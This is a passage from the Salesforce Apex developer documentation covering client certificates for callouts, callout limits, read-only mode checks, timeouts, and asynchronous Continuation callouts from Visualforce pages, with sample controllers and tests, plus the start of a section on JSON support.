To support two-way authentication for a callout to a SOAP web service, generate a certificate in Salesforce or import a key pair from a keystore into Salesforce. Then integrate the certificate with your Apex.

🛑 **Important:** We recommend storing mutual authentication certificates for external web services in a Java keystore. For more information, see Certificates and Keys.

To integrate the certificate with your Apex:

1. Receive the WSDL for the web service from the third party, or generate it from the application you want to connect to.

2. Generate Apex classes from the WSDL for the web service. See SOAP Services: Defining a Class from a WSDL Document.

3. The generated Apex classes include a stub for calling the third-party web service represented by the WSDL document. Edit the Apex classes, and assign a value to a `clientCertName_x` variable on an instance of the stub class. The value must match the `Unique Name` of the certificate that you generated on the Certificate and Key Management page.

This example illustrates editing the Apex classes and works with the sample WSDL file in Generated WSDL2Apex Code. The example assumes that you generated a certificate with the `Unique Name` of DocSampleCert.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.clientCertName_x = 'DocSampleCert';
String input = 'This is the input string';
String output = stub.EchoString(input);
```

Using Certificates with HTTP Requests

After you have generated a certificate in Salesforce, you can use it to support two-way authentication for a callout to an HTTP request.

To integrate the certificate with your Apex:

1. Generate a certificate. Note the `Unique Name` of the certificate.

2. In your Apex, use the `setClientCertificateName` method of the `HttpRequest` class. The value used for the argument for this method must match the `Unique Name` of the certificate that you generated in the previous step.

The following example illustrates the last step of the previous procedure. This example assumes that you previously generated a certificate with a `Unique Name` of DocSampleCert.

```
HttpRequest req = new HttpRequest();
req.setClientCertificateName('DocSampleCert');
```

Callout Limits and Limitations

The following limits and limitations apply when Apex code makes a callout to an HTTP request or a web services call. The web services call can be a SOAP API call or any external web services call.

- A single Apex transaction can make a maximum of 100 callouts to an HTTP request or an API call.

- The default timeout is 10 seconds. A custom timeout can be defined for each callout. The minimum is 1 millisecond and the maximum is 120,000 milliseconds. See the examples in the next section for how to set custom timeouts for Web services or HTTP callouts.

- The maximum cumulative timeout for callouts by a single Apex transaction is 120 seconds. This time is additive across all callouts invoked by the Apex transaction.

- Every org has a limit on long-running requests that run for more than 5 seconds (total execution time). HTTP callout processing time is not included when calculating this limit. We pause the timer for the callout and resume it when the callout completes. See Execution Governors and Limits for Lightning Platform Apex limits.

- You can't make a callout when there are pending operations in the same transaction. Things that result in pending operations are DML statements, asynchronous Apex (such as future methods and batch Apex jobs), scheduled Apex, or sending email. You can make callouts before performing these types of operations.

- Pending operations can occur before mock callouts in the same transaction. See Performing DML Operations and Mock Callouts for WSDL-based callouts or Performing DML Operations and Mock Callouts for HTTP callouts.

- When the header `Expect: 100-Continue` is added to a callout request and a `HTTP/1.1 100 Continue` response isn't returned by the external server, a timeout occurs.

Apex Callouts in Read-Only Mode

During read-only mode, Apex callouts to external services execute and aren't blocked by the system. Typically, you execute some follow-up operations in the same transaction after receiving a response from a callout. For example, you can make a DML call to update a Salesforce record. But write operations in Salesforce, such as record updates, are blocked during read-only mode. This inconsistency in behavior in read-only mode can break your program flow and causes issues. To avoid incorrect program behavior, we recommend

that you prevent making callouts in read-only mode. To check whether the org is in read-only mode, call `System.getApplicationReadWriteMode()`.

The following example checks the return value of `System.getApplicationReadWriteMode()`. If the return value is equal to `ApplicationReadWriteMode.READ_ONLY` enum value, the org is in read-only mode and the callout is skipped. Otherwise (`ApplicationReadWriteMode.DEFAULT` value), the callout is performed.

📝 **Note:** This class uses Apex HTTP classes to make a callout as an example. You can also make a callout using an imported WSDL through WSDL2Apex. The process for checking for read-only mode is the same in either case.

```
public class HttpCalloutSampleReadOnly {
    public class MyReadOnlyException extends Exception {}

    // Pass in the endpoint to be used using the string url
    public String getCalloutResponseContents(String url) {

        // Get Read-only mode status
        ApplicationReadWriteMode mode = System.getApplicationReadWriteMode();
        String returnValue = '';

        if (mode == ApplicationReadWriteMode.READ_ONLY) {
            // Prevent the callout
            throw new MyReadOnlyException('Read-only mode. Skipping callouts!');
        } else if (mode == ApplicationReadWriteMode.DEFAULT) {
            // Instantiate a new http object
            Http h = new Http();

            // Instantiate a new HTTP request, specify the method (GET)
            // as well as the endpoint.
            HttpRequest req = new HttpRequest();
            req.setEndpoint(url);
            req.setMethod('GET');

            // Send the request, and return a response
            HttpResponse res = h.send(req);
            returnValue = res.getBody();
        }
        return returnValue;
    }
}
```

Your Salesforce org is in read-only mode during some Salesforce maintenance activities, such as planned site switches and instance refreshes. As part of Continuous Site Switching, your Salesforce org is switched to its ready site approximately once every six months. For more information about site switching, see Continuous Site Switching.

To test read-only mode in sandbox, contact Salesforce to enable the read-only mode test option. Once the test option is enabled, you can toggle read-only mode on and verify your apps.

Setting Callout Timeouts

The following example sets a custom timeout for Web services callouts. The example works with the sample WSDL file and the generated `DocSamplePort` class described in Generated WSDL2Apex Code on page 532. Set the timeout value in milliseconds by assigning a value to the special `timeout_x` variable on the stub.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.timeout_x = 2000; // timeout in milliseconds
```

The following is an example of setting a custom timeout for HTTP callouts:

```
HttpRequest req = new HttpRequest();
req.setTimeout(2000); // timeout in milliseconds
```

Make Long-Running Callouts from a Visualforce Page

Use asynchronous callouts to make long-running requests from a Visualforce page to an external Web service and process responses in callback methods.

An asynchronous callout is a callout that is made from a Visualforce page for which the response is returned through a callback method. An asynchronous callout is also referred to as a *continuation*.

This diagram shows the execution path of an asynchronous callout, starting from a Visualforce page. A user invokes an action on a Visualforce page that requests information from a Web service (step 1). The app server hands the callout request to the Continuation server before returning to the Visualforce page (steps 2–3). The Continuation server sends the request to the Web service and receives the response (steps 4–7), then hands the response back to the app server (step 8). Finally, the response is returned to the Visualforce page (step 9).

Execution Flow of an Asynchronous Callout

A typical Salesforce application that benefits from asynchronous callouts contains a Visualforce page with a button. Users click that button to get data from an external Web service. For example, a Visualforce page that gets warranty information for a certain product from a Web service. Thousands of agents in the organization can use this page. Therefore, a hundred of those agents can click the same button to process warranty information for products at the same time. These hundred simultaneous actions exceed the limit of concurrent long-running requests of 10. But by using asynchronous callouts, the requests aren't subjected to this limit and can be executed.

In the following example application, the button action is implemented in an Apex controller method. The action method creates a `Continuation` and returns it. After the request is sent to the service, the Visualforce request is suspended. The user must wait for the response to be returned before proceeding with using the page and invoking new actions. When the external service returns a response, the Visualforce request resumes and the page receives this response.

This is the Visualforce page of our sample application. This page contains a button that invokes the `startRequest` method of the controller that's associated with this page. After the continuation result is returned and the callback method is invoked, the button renders the `outputText` component again to display the body of the response.

```
<apex:page controller="ContinuationController" showChat="false" showHeader="false">
   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!startRequest}"
            value="Start Request" reRender="result"/>
   </apex:form>

   <!-- This output text component displays the callout response body. -->
   <apex:outputText id="result" value="{!result}" />
</apex:page>
```

The following is the Apex controller that's associated with the Visualforce page. This controller contains the action and callback methods.

📝 **Note:** Before you can call an external service, you must add the remote site to a list of authorized remote sites in the Salesforce user interface. From Setup, enter `Remote Site Settings` in the `Quick Find` box, then select **Remote Site Settings**, and then click **New Remote Site**.

If the callout specifies a named credential as the endpoint, you don't need to configure remote site settings. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. To set up named credentials, see "Define a Named Credential" in the Salesforce Help. In your code, specify the named credential URL instead of the long-running service URL. A named credential URL contains the scheme `callout:`, the name of the named credential, and an optional path. For example: `callout:My_Named_Credential/some_path`.

```
public with sharing class ContinuationController {
    // Unique label corresponding to the continuation
    public String requestLabel;
    // Result of callout
    public String result {get;set;}
    // Callout endpoint as a named credential URL
    // or, as shown here, as the long-running service URL
    private static final String LONG_RUNNING_SERVICE_URL =
        '<Insert your service URL>';

  // Action method
   public Object startRequest() {
     // Create continuation with a timeout
     Continuation con = new Continuation(40);
     // Set callback method
     con.continuationMethod='processResponse';

     // Create callout request
     HttpRequest req = new HttpRequest();
     req.setMethod('GET');
     req.setEndpoint(LONG_RUNNING_SERVICE_URL);

     // Add callout request to continuation
     this.requestLabel = con.addHttpRequest(req);

     // Return the continuation
     return con;
    }
```

```
    // Callback method
    public Object processResponse() {
        // Get the response by using the unique label
        HttpResponse response = Continuation.getResponse(this.requestLabel);
        // Set the result variable that is displayed on the Visualforce page
        this.result = response.getBody();

        // Return null to re-render the original Visualforce page
        return null;
    }
}
```

📝 Note:

- You can make up to three asynchronous callouts in a single continuation. Add these callout requests to the same continuation by using the `addHttpRequest` method of the `Continuation` class. The callouts run in parallel for this continuation and suspend the Visualforce request. Only after the external service returns all callouts, the Visualforce process resumes.

- Asynchronous callouts are supported only through a Visualforce page. Making an asynchronous callout by invoking the action method outside a Visualforce page, such as in the Developer Console, isn't supported.

- Asynchronous callouts are available for Apex controllers and Visualforce pages saved in version 30.0 and later. If JavaScript remoting is used, version 31.0 or later is required.

- Asynchronous callouts aren't supported over Private Connect.

IN THIS SECTION:

Process for Using Asynchronous Callouts

To use asynchronous callouts, create a `Continuation` object in an action method of a controller, and implement a callback method.

Testing Asynchronous Callouts

Write tests to test your controller and meet code coverage requirements for deploying or packaging Apex. Because Apex tests don't support making callouts, you can simulate callout requests and responses. When you're simulating a callout, the request doesn't get sent to the external service, and a mock response is used.

Asynchronous Callout Limits

When a continuation is executing, the continuation-specific limits apply. When the continuation returns and the request resumes, a new Apex transaction starts. All Apex and Visualforce limits apply and are reset in the new transaction, including the Apex callout limits.

Making Multiple Asynchronous Callouts

To make multiple callouts to a long-running service simultaneously from a Visualforce page, you can add up to three requests to the Continuation instance. An example of when to make simultaneous callouts is when you're making independent requests to a service, such as getting inventory statistics for two products.

Chaining Asynchronous Callouts

If the order of the callouts matters, or when a callout is conditional on the response of another callout, you can chain callout requests. Chaining callouts means that the next callout is made only after the response of the previous callout returns. For example, you might need to chain a callout to get warranty extension information after the warranty service response indicates that the warranty expired. You can chain up to three callouts.

Making an Asynchronous Callout from an Imported WSDL

In addition to `HttpRequest`-based callouts, asynchronous callouts are supported in Web service calls that are made from WSDL-generated classes. The process of making asynchronous callouts from a WSDL-generated class is similar to the process for using the `HttpRequest` class.

SEE ALSO:

Named Credentials as Callout Endpoints

Process for Using Asynchronous Callouts

To use asynchronous callouts, create a `Continuation` object in an action method of a controller, and implement a callback method.

Invoking an Asynchronous Callout in an Action Method

To invoke an asynchronous callout, call the external service by using a `Continuation` instance in your Visualforce action method. When you create a continuation, you can specify a timeout value and the name of the callback method. For example, the following creates a continuation with a 60-second timeout and a callback method name of `processResponse`.

```
Continuation cont = new Continuation(60);
cont.continuationMethod = 'processResponse';
```

Next, associate the `Continuation` object to an external callout. To do so, create the HTTP request, and then add this request to the continuation as follows:

```
String requestLabel = cont.addHttpRequest(request);
```

> 📝 Note: This process is based on making callouts with the HttpRequest class. For an example that uses a WSDL-based class, see Making an Asynchronous Callout from an Imported WSDL.

The method that invokes the callout (the action method) must return the `Continuation` object to instruct Visualforce to suspend the current request after the system sends the callout and waits for the callout response. The `Continuation` object holds the details of the callout to be executed.

This is the signature of the method that invokes the callout. The Object return type represents a `Continuation`.

```
public Object calloutActionMethodName()
```

Defining a Callback Method

The response is returned after the external service finishes processing the callout. You can specify a callback method for asynchronous execution after the callout returns. This callback method must be defined in the controller class where the callout invocation method is defined. You can define a callback method to process the returned response, such as retrieving the response for display on a Visualforce page.

The callback method doesn't take any arguments and has this signature.

```
public Object callbackMethodName()
```

The Object return type represents a `Continuation`, a `PageReference`, or `null`. To render the original Visualforce page and finish the Visualforce request, return `null` in the callback method.

If the action method uses JavaScript remoting (is annotated with `@RemoteAction`), the callback method must be static and has the following supported signatures.

```
public static Object callbackMethodName(List< String> labels, Object state)
```

Or:

```
public static Object callbackMethodName(Object state)
```

The `labels` parameter is supplied by the system when it invokes the callback method and holds the labels associated with the callout requests made. The `state` parameter is supplied by setting the Continuation.state property in the controller.

This table lists the return values for the callback method. Each return value corresponds to a different behavior.

Table 9: Possible Return Values for the Callback Method

Callback Method Return Value	Request Lifecycle and Outcome
`null`	The system finishes the Visualforce page request and renders the original Visualforce page (or a portion of it).
`PageReference`	The system finishes the Visualforce page request and redirects to a new Visualforce page.
	(Use query parameters in the `PageReference` to pass the results of the `Continuation` to the new page.)
`Continuation`	The system suspends the Visualforce request again and waits for the response of a new callout. Return a new `Continuation` in the callback method to chain asynchronous callouts.

> 📝 **Note:** If the `continuationMethod` property isn't set for a continuation, the same action method that made the callout is called again when the callout response returns.

SEE ALSO:

    Apex Reference Guide: Continuation Class

Testing Asynchronous Callouts

Write tests to test your controller and meet code coverage requirements for deploying or packaging Apex. Because Apex tests don't support making callouts, you can simulate callout requests and responses. When you're simulating a callout, the request doesn't get sent to the external service, and a mock response is used.

The following example shows how to invoke a mock asynchronous callout in a test for a Web service call that uses `HTTPRequest`. To simulate callouts in continuations, call these methods of the `Test` class: Test.setContinuationResponse() and Test.invokeContinuationMethod().

The controller class to test is listed first, followed by the test class. The controller class from Make Long-Running Callouts from a Visualforce Page is reused here.

```
public with sharing class ContinuationController {
    // Unique label corresponding to the continuation request
    public String requestLabel;
    // Result of callout
```

```
      public String result {get;set;}
      // Endpoint of long-running service
      private static final String LONG_RUNNING_SERVICE_URL =
          '<Insert your service URL>';

   // Action method
   public Object startRequest() {
      // Create continuation with a timeout
      Continuation con = new Continuation(40);
      // Set callback method
      con.continuationMethod='processResponse';

      // Create callout request
      HttpRequest req = new HttpRequest();
      req.setMethod('GET');
      req.setEndpoint(LONG_RUNNING_SERVICE_URL);

      // Add callout request to continuation
      this.requestLabel = con.addHttpRequest(req);

      // Return the continuation
      return con;
   }

   // Callback method
   public Object processResponse() {
      // Get the response by using the unique label
      HttpResponse response = Continuation.getResponse(this.requestLabel);
      // Set the result variable that is displayed on the Visualforce page
      this.result = response.getBody();

      // Return null to re-render the original Visualforce page
      return null;
   }
}
```

This example shows the test class corresponding to the controller. This test class contains a test method for testing an asynchronous callout. In the test method, `Test.setContinuationResponse` sets a mock response, and `Test.invokeContinuationMethod` causes the callback method for the continuation to be executed. The test ensures that the callback method processed the mock response by verifying that the controller's result variable is set to the expected response.

```
@isTest
public class ContinuationTestingForHttpRequest {
    public static testmethod void testWebService() {
        ContinuationController controller = new ContinuationController();
        // Invoke the continuation by calling the action method
        Continuation conti = (Continuation)controller.startRequest();

        // Verify that the continuation has the proper requests
        Map<String, HttpRequest> requests = conti.getRequests();
        system.assert(requests.size() == 1);
        system.assert(requests.get(controller.requestLabel) != null);

        // Perform mock callout
```

```
            // (i.e. skip the callout and call the callback method)
            HttpResponse response = new HttpResponse();
            response.setBody('Mock response body');
            // Set the fake response for the continuation
            Test.setContinuationResponse(controller.requestLabel, response);
            // Invoke callback method
            Object result = Test.invokeContinuationMethod(controller, conti);
            // result is the return value of the callback
            System.assertEquals(null, result);
            // Verify that the controller's result variable
            //   is set to the mock response.
            System.assertEquals('Mock response body', controller.result);
        }
}
```

Asynchronous Callout Limits

When a continuation is executing, the continuation-specific limits apply. When the continuation returns and the request resumes, a new Apex transaction starts. All Apex and Visualforce limits apply and are reset in the new transaction, including the Apex callout limits.

Continuation-Specific Limits

The following are Apex and Visualforce limits that are specific to a continuation.

Description	Limit
Maximum number of parallel Apex callouts in a single continuation	3
Maximum number of chained Apex callouts	3
Maximum timeout for a single continuation[1]	120 seconds
Maximum Visualforce controller-state size[2]	80 KB
Maximum HTTP response size	1 MB
Maximum HTTP POST form size—the size of all keys and values in the form[3]	1 MB
Maximum number of keys in the HTTP POST form[3]	500

[1] The timeout that is specified in the autogenerated Web service stub and in the HttpRequest objects is ignored. Only this timeout limit is enforced for a continuation.

[2] When the continuation is executed, the Visualforce controller is serialized. When the continuation is completed, the controller is deserialized and the callback is invoked. Use the Apex `transient` modifier to designate a variable that is not to be serialized. The framework uses only serialized members when it resumes. The controller-state size limit is separate from the view state limit. See Differences Between Continuation Controller State and Visualforce View State.

[3] This limit is for HTTP POST forms with the following content type headers:
`content-type='application/x-www-form-urlencoded'` and `content-type='multipart/form-data'`

Differences Between Continuation Controller State and Visualforce View State

Controller state and view state are distinct. Controller state for a continuation consists of the serialization of all controllers that are involved in the request, not only the controller that invokes the continuation. The serialized controllers include controller extensions, and custom and internal component controllers. The controller state size is logged in the debug log as a USER_DEBUG event.

View state holds more data than the controller state and has a higher maximum size (170KB). The view state contains state and component structure. State is serialization of all controllers and all the attributes of each component on a page, including subpages and subcomponents . Component structure is the parent-child relationship of components that are in the page. You can monitor the view state size in the Developer Console or in the footer of a Visualforce page when development mode is enabled. For more information, see "View State Tab" in the Salesforce Help or refer to the Visualforce Developer's Guide.

Making Multiple Asynchronous Callouts

To make multiple callouts to a long-running service simultaneously from a Visualforce page, you can add up to three requests to the Continuation instance. An example of when to make simultaneous callouts is when you're making independent requests to a service, such as getting inventory statistics for two products.

When you're making multiple callouts in the same continuation, the callout requests run in parallel and suspend the Visualforce request. Only after all callout responses are returned does the Visualforce process resume.

The following Visualforce and Apex examples show how to make two asynchronous callouts simultaneously by using a single continuation. The Visualforce page is shown first. The Visualforce page contains a button that invokes the action method `startRequestsInParallel` in the controller. When the Visualforce process resumes, the `outputPanel` component is rendered again. This panel displays the responses of the two asynchronous callouts.

```
<apex:page controller="MultipleCalloutController" showChat="false" showHeader="false">
   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!startRequestsInParallel}" value="Start Request"
reRender="panel"/>
   </apex:form>

   <apex:outputPanel id="panel">
      <!-- Displays the response body of the initial callout. -->
      <apex:outputText value="{!result1}" />

      <br/>
      <!-- Displays the response body of the chained callout. -->
      <apex:outputText value="{!result2}" />
   </apex:outputPanel>

</apex:page>
```

This example shows the controller class for the Visualforce page. The `startRequestsInParallel` method adds two requests to the Continuation. After all callout responses are returned, the callback method (`processAllResponses`) is invoked and processes the responses.

```
public with sharing class MultipleCalloutController {

    // Unique label for the first request
    public String requestLabel1;
    // Unique label for the second request
    public String requestLabel2;
    // Result of first callout
```

```
     public String result1 {get;set;}
   // Result of second callout
    public String result2 {get;set;}
    // Endpoints of long-running service
    private static final String LONG_RUNNING_SERVICE_URL1 =
        '<Insert your first service URL>';
    private static final String LONG_RUNNING_SERVICE_URL2 =
        '<Insert your second service URL>';

   // Action method
   public Object startRequestsInParallel() {
      // Create continuation with a timeout
      Continuation con = new Continuation(60);
      // Set callback method
      con.continuationMethod='processAllResponses';

      // Create first callout request
      HttpRequest req1 = new HttpRequest();
      req1.setMethod('GET');
      req1.setEndpoint(LONG_RUNNING_SERVICE_URL1);

      // Add first callout request to continuation
      this.requestLabel1 = con.addHttpRequest(req1);

      // Create second callout request
      HttpRequest req2 = new HttpRequest();
      req2.setMethod('GET');
      req2.setEndpoint(LONG_RUNNING_SERVICE_URL2);

      // Add second callout request to continuation
      this.requestLabel2 = con.addHttpRequest(req2);

      // Return the continuation
      return con;
   }

   // Callback method.
   // Invoked only when responses of all callouts are returned.
   public Object processAllResponses() {
      // Get the response of the first request
      HttpResponse response1 = Continuation.getResponse(this.requestLabel1);
      this.result1 = response1.getBody();

      // Get the response of the second request
      HttpResponse response2 = Continuation.getResponse(this.requestLabel2);
      this.result2 = response2.getBody();

      // Return null to re-render the original Visualforce page
      return null;
   }
}
```

Chaining Asynchronous Callouts

If the order of the callouts matters, or when a callout is conditional on the response of another callout, you can chain callout requests. Chaining callouts means that the next callout is made only after the response of the previous callout returns. For example, you might need to chain a callout to get warranty extension information after the warranty service response indicates that the warranty expired. You can chain up to three callouts.

The following Visualforce and Apex examples show how to chain one callout to another. The Visualforce page is shown first. The Visualforce page contains a button that invokes the action method `invokeInitialRequest` in the controller. The Visualforce process is suspended each time a continuation is returned. The Visualforce process resumes after each response is returned and renders each response in the `outputPanel` component.

```
<apex:page controller="ChainedContinuationController" showChat="false" showHeader="false">

    <apex:form >
        <!-- Invokes the action method when the user clicks this button. -->
        <apex:commandButton action="{!invokeInitialRequest}" value="Start Request"
reRender="panel"/>
    </apex:form>

    <apex:outputPanel id="panel">
        <!-- Displays the response body of the initial callout. -->
        <apex:outputText value="{!result1}" />

        <br/>
        <!-- Displays the response body of the chained callout. -->
        <apex:outputText value="{!result2}" />
    </apex:outputPanel>

</apex:page>
```

This example show the controller class for the Visualforce page. The `invokeInitialRequest` method creates the first continuation. The callback method (`processInitialResponse`) processes the response of the first callout. If this response meets a certain condition, the method chains another callout by returning a second continuation. After the response of the chained continuation is returned, the second callback method (`processChainedResponse`) is invoked and processes the second response.

```
public with sharing class ChainedContinuationController {

    // Unique label for the initial callout request
    public String requestLabel1;
    // Unique label for the chained callout request
    public String requestLabel2;
    // Result of initial callout
    public String result1 {get;set;}
    // Result of chained callout
    public String result2 {get;set;}
    // Endpoint of long-running service
    private static final String LONG_RUNNING_SERVICE_URL1 =
        '<Insert your first service URL>';
    private static final String LONG_RUNNING_SERVICE_URL2 =
        '<Insert your second service URL>';

    // Action method
    public Object invokeInitialRequest() {
        // Create continuation with a timeout
```

```
    Continuation con = new Continuation(60);
    // Set callback method
    con.continuationMethod='processInitialResponse';

    // Create first callout request
    HttpRequest req = new HttpRequest();
    req.setMethod('GET');
    req.setEndpoint(LONG_RUNNING_SERVICE_URL1);

    // Add initial callout request to continuation
    this.requestLabel1 = con.addHttpRequest(req);

    // Return the continuation
    return con;
}

// Callback method for initial request
public Object processInitialResponse() {
    // Get the response by using the unique label
    HttpResponse response = Continuation.getResponse(this.requestLabel1);
    // Set the result variable that is displayed on the Visualforce page
    this.result1 = response.getBody();

    Continuation chainedContinuation = null;
    // Chain continuation if some condition is met
    if (response.getBody().toLowerCase().contains('expired')) {
        // Create a second continuation
        chainedContinuation = new Continuation(60);
        // Set callback method
        chainedContinuation.continuationMethod='processChainedResponse';

        // Create callout request
        HttpRequest req = new HttpRequest();
        req.setMethod('GET');
        req.setEndpoint(LONG_RUNNING_SERVICE_URL2);

        // Add callout request to continuation
        this.requestLabel2 = chainedContinuation.addHttpRequest(req);
    }

    // Start another continuation
    return chainedContinuation;
}

// Callback method for chained request
public Object processChainedResponse() {
    // Get the response for the chained request
    HttpResponse response = Continuation.getResponse(this.requestLabel2);
    // Set the result variable that is displayed on the Visualforce page
    this.result2 = response.getBody();

    // Return null to re-render the original Visualforce page
    return null;
```

```
      }
}
```

✏️ **Note:** The response of a continuation must be retrieved before you create a new continuation and before the Visualforce request is suspended again. You can't retrieve an old response from an earlier continuation in the chain of continuations.

Making an Asynchronous Callout from an Imported WSDL

In addition to `HttpRequest`-based callouts, asynchronous callouts are supported in Web service calls that are made from WSDL-generated classes. The process of making asynchronous callouts from a WSDL-generated class is similar to the process for using the `HttpRequest` class.

When you import a WSDL in Salesforce, Salesforce autogenerates two Apex classes for each namespace in the imported WSDL. One class is the service class for the synchronous service, and the other is a modified version for the asynchronous service. The autogenerated asynchronous class name starts with the `Async` prefix and has the format `AsyncServiceName`. `ServiceName` is the name of the original unmodified service class. The asynchronous class differs from the standard class in the following ways.

- The public service methods contain an extra `Continuation` parameter as the first parameter.
- The Web service operations are invoked asynchronously and their responses are obtained with the `getValue` method of the response element.
- The `WebServiceCallout.beginInvoke` and `WebServiceCallout.endInvoke` are used to invoke the service and get the response respectively.

You can generate Apex classes from a WSDL in the Salesforce user interface. From Setup, enter **Apex Classes** in the `Quick Find` box, then select **Apex Classes**.

To make asynchronous Web service callouts, call the methods on the autogenerated asynchronous class by passing your `Continuation` instance to these methods. The following example is based on a hypothetical stock-quote service. This example assumes that the organization has a class, called `AsyncSOAPStockQuoteService`, that was autogenerated via a WSDL import. The example shows how to make an asynchronous callout to the service by using the autogenerated `AsyncSOAPStockQuoteService` class. First, this example creates a continuation with a 60-second timeout and sets the callback method. Next, the code example invokes the `beginStockQuote` method by passing it the Continuation instance. The `beginStockQuote` method call corresponds to an asynchronous callout execution.

```
public Continuation startRequest() {
   Integer TIMEOUT_INT_SECS = 60;
   Continuation cont = new Continuation(TIMEOUT_INT_SECS);
   cont.continuationMethod = 'processResponse';

   AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap
      stockQuoteService =
         new AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap();
   stockQuoteFuture = stockQuoteService.beginStockQuote(cont,'CRM');

   return cont;
}
```

When the external service returns the response of the asynchronous callout (the `beginStockQuote` method), this callback method is executed. It gets the response by calling the `getValue` method on the response object.

```
public Object processResponse() {
   result = stockQuoteFuture.getValue();
   return null;
}
```

The following is the entire controller with the action and callback methods.

```
public class ContinuationSOAPController {

    AsyncSOAPStockQuoteService.GetStockQuoteResponse_elementFuture
            stockQuoteFuture;
    public String result {get;set;}

    // Action method
    public Continuation startRequest() {
        Integer TIMEOUT_INT_SECS = 60;
        Continuation cont = new Continuation(TIMEOUT_INT_SECS);
        cont.continuationMethod = 'processResponse';

        AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap
            stockQuoteService =
              new AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap();
            stockQuoteFuture = stockQuoteService.beginGetStockQuote(cont,'CRM');
        return cont;
    }

    // Callback method
    public Object processResponse() {
        result = stockQuoteFuture.getValue();
        // Return null to re-render the original Visualforce page
        return null;
    }
}
```

This example shows the corresponding Visualforce page that invokes the `startRequest` method and displays the result field.

```
<apex:page controller="ContinuationSOAPController" showChat="false" showHeader="false">
   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!startRequest}"
             value="Start Request" reRender="result"/>
   </apex:form>

   <!-- This output text component displays the callout response body. -->
   <apex:outputText value="{!result}" />
</apex:page>
```

Testing WSDL-Based Asynchronous Callouts

Testing asynchronous callouts that are based on Apex classes from a WSDL is similar to the process that's used with callouts that are based on the `HttpRequest` class. Before you test `ContinuationSOAPController.cls`, create a class that implements `WebServiceMock`. This class enables safe testing for `ContinuationTestForWSDL.cls`, which we'll create in a moment, by enabling a mock continuation and making sure that the test has no real effect.

```
public class AsyncSOAPStockQuoteServiceMockImpl implements WebServiceMock {
    public void doInvoke(
        Object stub,
        Object request,
        Map<String, Object> response,
        String endpoint,
```

```
        String soapAction,
        String requestName,
        String responseNS,
        String responseName,
        String responseType) {
        // do nothing
    }
}
```

This example is the test class that corresponds to the `ContinuationSOAPController` controller. The test method in the class sets a fake response and invokes a mock continuation. The callout isn't sent to the external service. To perform a mock callout, the test calls these methods of the `Test` class: Test.setContinuationResponse() and Test.invokeContinuationMethod().

```
@isTest
public class ContinuationTestingForWSDL {
    public static testmethod void testWebService() {

        ContinuationSOAPController demoWSDLClass =
            new ContinuationSOAPController();

        // Invoke the continuation by calling the action method
        Continuation conti = demoWSDLClass.startRequest();

        // Verify that the continuation has the proper requests
        Map<String, HttpRequest> requests = conti.getRequests();
        System.assertEquals(requests.size(), 1);

        // Perform mock callout
        // (i.e. skip the callout and call the callback method)
        HttpResponse response = new HttpResponse();
        response.setBody('<SOAP:Envelope'
            + ' xmlns:SOAP="http://schemas.xmlsoap.org/soap/envelope/">'
            + '<SOAP:Body>'
            + '<m:getStockQuoteResponse '
            + 'xmlns:m="http://soap.sforce.com/schemas/class/StockQuoteServiceSoap">'
            + '<m:result>Mock response body</m:result>'
            + '</m:getStockQuoteResponse>'
            + '</SOAP:Body>'
            + '</SOAP:Envelope>');

        // Set the fake response for the continuation
        String requestLabel = requests.keyset().iterator().next();
        Test.setContinuationResponse(requestLabel, response);

        // Invoke callback method
        Object result = Test.invokeContinuationMethod(demoWSDLClass, conti);
        System.debug(demoWSDLClass);

        // result is the return value of the callback
        System.assertEquals(null, result);

        // Verify that the controller's result variable
        //   is set to the mock response.
        System.assertEquals('Mock response body', demoWSDLClass.result);
```

```
        }
}
```

JSON Support

JavaScript Object Notation (JSON) support in Apex enables the serialization of Apex objects into JSON format and the deserialization of serialized JSON content.

Apex provides a set of classes that expose methods for JSON serialization and deserialization. The following table describes the classes available.

Class	Description
System.JSON	Contains methods for serializing Apex objects into JSON format and deserializing JSON content that was serialized using the `serialize` method in this class.
System.JSONGenerator	Contains methods used to serialize objects into JSON content using the standard JSON encoding.
System.JSONParser	Represents a parser for JSON-encoded content.

The `System.JSONToken` enumeration contains the tokens used for JSON parsing.

Methods in these classes throw a `JSONException` if an issue is encountered during execution.

JSON Support Considerations

- JSON serialization and deserialization support is available for sObjects (standard objects and custom objects), Apex primitive and collection types, return types of Database methods (such as SaveResult and DeleteResult), and instances of your Apex classes.

- Only custom objects, which are `sObject` types, of managed packages can be serialized from code that is external to the managed package. Objects that are instances of Apex classes defined in the managed package can't be serialized.

- A Map object is serializable into JSON only if it uses one of the following data types as a key.

  - Boolean
  - Date
  - DateTime
  - Decimal
  - Double
  - Enum
  - Id
  - Integer
  - Long
  - String
  - Time

- When an object is declared as the parent type but is set to an instance of the subtype, some data can be lost. The object gets serialized and deserialized as the parent type and any fields that are specific to the subtype are lost.

- An object that has a reference to itself won't get serialized and causes a `JSONException` to be thrown.

- Reference graphs that reference the same object twice are deserialized and cause multiple copies of the referenced object to be generated.
